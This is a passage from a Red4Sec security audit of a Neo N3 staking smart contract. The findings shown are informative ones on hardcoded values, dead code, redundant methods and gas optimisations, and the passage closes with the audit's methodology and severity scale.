    Runtime.ExecutingScriptHash,
    fromAddress,
    amount,
    new byte[0]
};
```

It is recommended to update the comment so that it reflects the correct information about the standard used.

Source Code References

- [Staking.cs#L86](#)

Hardcoded values

Currently, the contract has not implemented a `deploy` method for the purpose of setting the value for certain contract variables. Establishing hardcoded addresses in the contract is a discouraged practice that instigates human errors, which is why it is recommended to use the data argument of the `_deploy` method to establish the necessary variables of the network on which the contract is deployed, so that there are no more variables than necessary and that does not require modifying the script to adapt it to the desired network.

```
[InitialValue("NaBUWGCLWFZTGK4V9f4pecuXmEijtGXMNX", ContractParameterType.Hash160)]  
private static readonly UInt160 InitialOwner;
```

The value of the `StartStakingTimeStamp` and `StartClaimTimeStamp` variables are also hardcoded, in addition, their value cannot be updated, so it is recommended to set them through the `deploy` method. In this case, it is important to mention that the values specified in both variables refer to dates from several years ago, and it is advisable to update them if necessary, or to eliminate their logic from the contract.

```
private static readonly uint StartStakingTimeStamp = 1601114400;  
private static readonly uint StartClaimTimeStamp = 1601269200;
```

Source Code References

- [Staking.Owner.cs#L14](#)
- [Staking.cs#L22-L23](#)

GAS Optimization

Identifier	Category	Risk	State
FSR-16	Codebase Quality	Informative	Assumed

Software optimization is the process of modifying a software system to make an aspect of it work more efficiently or use less resources. This premise must be applied to smart contracts as well, so that they execute faster or in order to save GAS.

On the N3 blockchain, GAS is an execution fee which is used to compensate the network for the computational resources required to power smart contracts. If the network usage is increasing, so will the value of GAS optimization.

These are some of the requirements that must be met to reduce GAS consumption:

- Short-circuiting.
- Remove redundant or dead code.
- Delete unnecessary libraries.
- Use of proper data types.
- Use hard-coded CONSTANT instead of state variables.
- Avoid expensive operations in a loop.
- Pay special attention to arithmetical operations and comparisons.

Dead Code

In programming, a part of the source code that is never used is known as dead code. The execution of this type of code consumes more GAS during deployment in something that is not necessary.

The `OwnerStorage.Delete` method of the `Staking.Storage` is not used during the execution of the contract, so it would be convenient to either remove it or to use it.

```
internal static void Delete()
{
    StorageMap map = new(Storage.CurrentContext, ownerPrefix);
    map.Delete("owner");
}
```

Source Code References

- [Staking.Storage.cs#L69](#)

Useless methods

Throughout the contract, certain methods have been identified which logic resides in a single line and which are called only once during the entire logic of the smart contract . It is recommended to remove these methods and perform the action inline.

```
private static void UpdateTotalVirtualFUSD(UInt160 asset, BigInteger preAmount, BigInteger curAmount)
{
    BigInteger preTotal = GetTotalVirtualFUSD(asset);
    BigInteger curTotal = preTotal - preAmount + curAmount;
    SetTotalVirtualFUSD(asset, curTotal);
}

private static void SetTotalVirtualFUSD(UInt160 asset, BigInteger total)
{
    TotalVirtualFUSDStorage.Put(asset, total);
}
```

Source Code References

- [Staking.FUSD.cs#L36](#)
- [Staking.FUSD.cs#L55](#)

Unnecessary logic

The current implementation of the `CheckAddrValid` method allows you to specify whether to check if the address is valid and not equal to zero, or only if it is a valid address. In order to do this, it uses the boolean variable `checkZero` with the aim of performing one logic or another.

```
static bool CheckAddrValid(bool checkZero, params UInt160[] addrs)
{
    foreach (UInt160 addr in addrs)
    {
        if (!addr.IsValid || (checkZero && addr.IsZero)) return false;
    }
    return true;
}
```

However, throughout the contract flow this method is only used with the boolean argument in `true`, so an optimization could be done by removing the argument and implementing the logic directly.

Source Code References

- [Staking.Extend.cs#L7](#)

Logic Optimization

The logic related to the `ClaimFLMInternal` method can be optimized because it defines the `selfAddress` variable before their use is needed, so that on certain occasions gas can be saved during this initialization. It is recommended to initialize it within the `if` conditional, since it is not used outside of this scenario.

```
ExecutionEngine.Assert(CheckAddrValid(true, fromAddress, asset), "ClaimFLM: invalid params");
UInt160 selfAddress = Runtime.ExecutingScriptHash;
var currentTimestamp = GetCurrentTimestamp();
if (IsPaused() || !Runtime.CheckWitness(fromAddress) || !CheckIfRefundStart(currentTimestamp))
{
    return false;
}
StakingRecord stakingRecord = UserStakingStorage.Get(fromAddress, asset);
if (!stakingRecord.FromAddress.Equals(fromAddress))
{
    return false;
}
UpdateStackRecord(asset, currentTimestamp);
(var s, var virtualFUSDAmount) = UpdateFUSDAndS(asset, fromAddress, stakingRecord.Amount, stakingRecord.VirtualFUSDAmount, stakingRecord.LittleS);
BigInteger newProfit = SettleProfit(stakingRecord.TimeStamp, stakingRecord.Amount, stakingRecord.LittleS, asset);
var profitAmount = stakingRecord.Profit + newProfit;
if (profitAmount != 0)
{
    UserStakingStorage.Put(fromAddress, stakingRecord.Amount, stakingRecord.AssetId, currentTimestamp, 0, virtualFUSDAmount, s);
    ExecutionEngine.Assert(MintFLM(fromAddress, profitAmount, selfAddress), "ClaimFLM: mint failed");
}
return true;
```

Source Code References

- [Staking.cs#L170](#)

The logic implemented in the `EnteredStorage` class can be optimized if instead of deleting and inserting the registry, its value is updated, since in terms of gas, it is more economical to overwrite than to delete and create the registry again.

```
public static class EnteredStorage
{
    public static readonly string mapName = "entered";

    public static void Set(UInt256 txid) => new StorageMap(Storage.CurrentContext, mapName).Put(txid, 1);

    public static bool IsSet(UInt256 txid)
    {
        var value = new StorageMap(Storage.CurrentContext, mapName).Get(txid);
        return value is not null;
    }

    public static void Delete(UInt256 txid)
    {
        var map = new StorageMap(Storage.CurrentContext, mapName);
        map.Delete(txid);
    }
}
```

References

- [ApplicationEngine.Storage.cs#L187](#)

Source Code References

- [Staking.Storage.cs#L22](#)

Finally, the logic referring to the `RemoveAuthor` method can be optimized with its corresponding gas savings by eliminating the following check:

```
public static bool RemoveAuthor(UInt160 author)
{
    ExecutionEngine.Assert(Runtime.CheckWitness(GetOwner()), "RemoveAuthor: CheckWitness failed, owner-".ToByteArray().Concat(GetOwner().ToByteArray()));
    ExecutionEngine.Assert(CheckAddrValid(true, author), "RemoveAuthor: invalid author-".ToByteArray().Concat(author.ToByteArray()));
    ExecutionEngine.Assert(AuthorStorage.Get(author), "RemoveAuthor: not author".ToByteArray().Concat(author.ToByteArray()));
    AuthorStorage.Delete(author);
    return true;
}
```

It is a mandatory practice to check that the `UInt160` values are valid, in this case through the `CheckAddrValid` method, however, since this logic is also implemented in the `AddAuthor` method and it verifies that the address is a defined `Author`, it is considered redundant and impossible to achieve making it optimizable.

Source Code References

- [Staking.Owner.cs#L62](#)

Annexes

Methodology

A code audit is a thorough examination of the source code of a project with the objective of identifying errors, discovering security breaches, or contraventions of programming standards. It is an essential component to the defense in programming, which seeks to minimize errors prior to the deployment of the product.

Red4Sec adopts a set of cybersecurity tools and best security practices to audit the source code of the smart contract by conducting a search for vulnerabilities and flaws.

The audit team performs an analysis on the functionality of the code, a manual audit, and automated verifications, considering the following crucial features of the code:

- The implementation conforms to protocol standards and adheres to best coding practices.
- The code is secure against common and uncommon vectors of attack.
- The logic of the contract complies with the specifications and intentions of the client.
- The business logic and the interactions with similar industry protocols do not contain errors or lead to dangerous situations to the integrity of the system.

In order to standardize the evaluation, the audit is executed by industry experts, in accordance with the following procedures:

Manual Analysis

- Manual review of the code, line-by-line, to discover errors or unexpected conditions.
- Assess the overall structure, complexity, and quality of the project.
- Search for issues based on the SWC Registry and known attacks.
- Review known vulnerabilities in the third-party libraries used.
- Analysis of the business logic and algorithms of the protocol to identify potential risk exposures.
- Manual testing to verify the operation, optimization, and stability of the code.

Automatic Analysis

- Scan the source code with static and dynamic security tools to search for known vulnerabilities.
- Manual verification of all the issues found by the tools and analyzes their possible impact.
- Perform unit tests and verify the coverage.

Vulnerabilities Severity

Red4Sec determines the severity of vulnerabilities found in risk levels according to the impact level defined by CVSSv3 (Common Vulnerability Scoring System) by the National Institute of Standards and Technology (NIST), classifying the risk of vulnerabilities on the following scale:

Severity	Description
Critical	Vulnerabilities that possess the highest impact over the systems, services and/or sensitive information. The existence of these vulnerabilities is dangerous and should be fixed as soon as possible.
High	Vulnerabilities that could severely compromise the service or the information it manages even if the vulnerability requires expertise to be exploited.
Medium	Vulnerabilities that on their own can have a limited impact and/or that combined with other vulnerabilities could have a greater impact.
Low	These vulnerabilities do not suppose a real risk for the systems. Also includes vulnerabilities which are extremely hard to exploit or whose impact on the service is low.
Informative	It covers various characteristics, information or behaviours that can be considered as inappropriate, without being considered as vulnerabilities by themselves.



Invest in Security, invest in your future